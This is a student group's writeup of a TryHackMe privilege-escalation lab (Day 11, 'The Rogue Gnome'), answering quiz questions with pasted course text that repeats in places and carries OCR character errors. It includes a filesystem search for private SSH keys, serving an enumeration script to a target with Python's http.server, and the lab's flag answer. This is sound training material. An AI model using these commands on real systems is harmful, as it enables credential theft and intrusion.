PSP0201 Week 4 Writeup

Group Name: AIA

Members


ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

Day 11: Networking – The Rogue Gnome
Tools used: Firefox
Solution/walkthrough:

Question 1
What type of píivilege escalation involves using a useí account to execute commands as an administíatoí?

Ans: Veítical

Get it from the screenshot below.


otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS allocates and manages memory. As the exploit writes to memory in an in-proper way, there is a chance of the computer crashing. We'll showcase a means of stabilising our connection in

Question 2
You gained a foothold into the seíveí via www-data account. You managed to pivot it to anotheí account that can íun sudo commands. What kind of píivilege escalation is this?

ANS: vertical

Get it from the screenshots below.

or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it toSam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

ANS: Horizontal

Get it from the screenshot below.

or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

11.5. Reinforcing the Breach


A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy hand of luck and patience to work. Take for example the Eternalblue exploit which conducts a series of vulnerabilities in how the Windows OS

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

ANS: sudoers

Get it from the screenshot below.



Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).


SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

Question 5

What is the Linux Command to enumerate the key for SSH?

ANS: find / -name id_rsa 2> /dev/null

Search it from the text in THM webpage.



There are many ways you can make your shell interactive if Python is not installed.

11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts of binaries to abuse and more!

For example, we can use the find command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:
`find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

11.7. The "Priv Esc Checklist"


As you progress through your pentesting journey, you will begin to pick up a certain workflow for how you approach certain stages of an engagement. Whilst this workflow is truly yours, it will revolve around some fundamental steps in looking for vulnerabilities for privilege escalation.

Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

ANS: chmod +x find.sh

Search from the text in the THM webpage.



```
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir2
drwxrwxr-x 2 cmnatic cmnatic 4096 Dec 8 18:33 exampledir3
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile2
-rw-rw-r-- 1 cmnatic cmnatic 0 Dec 8 18:33 examplefile3
```

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).


Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?


ANS: python3 -m http.server 9999

of information that is often not all that useful to us; It's important to understand how these enumeration scripts work so as not to rely on them. However, these scripts make privilege escalation that much more approachable for beginners.

11.10.1. Let's download the LinEnum script to our own machine using `wget`:



11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:




Question 8


What are the contents of the file located at /íoot/flag.txt?

ANS: thm{2fb10afe933296592}

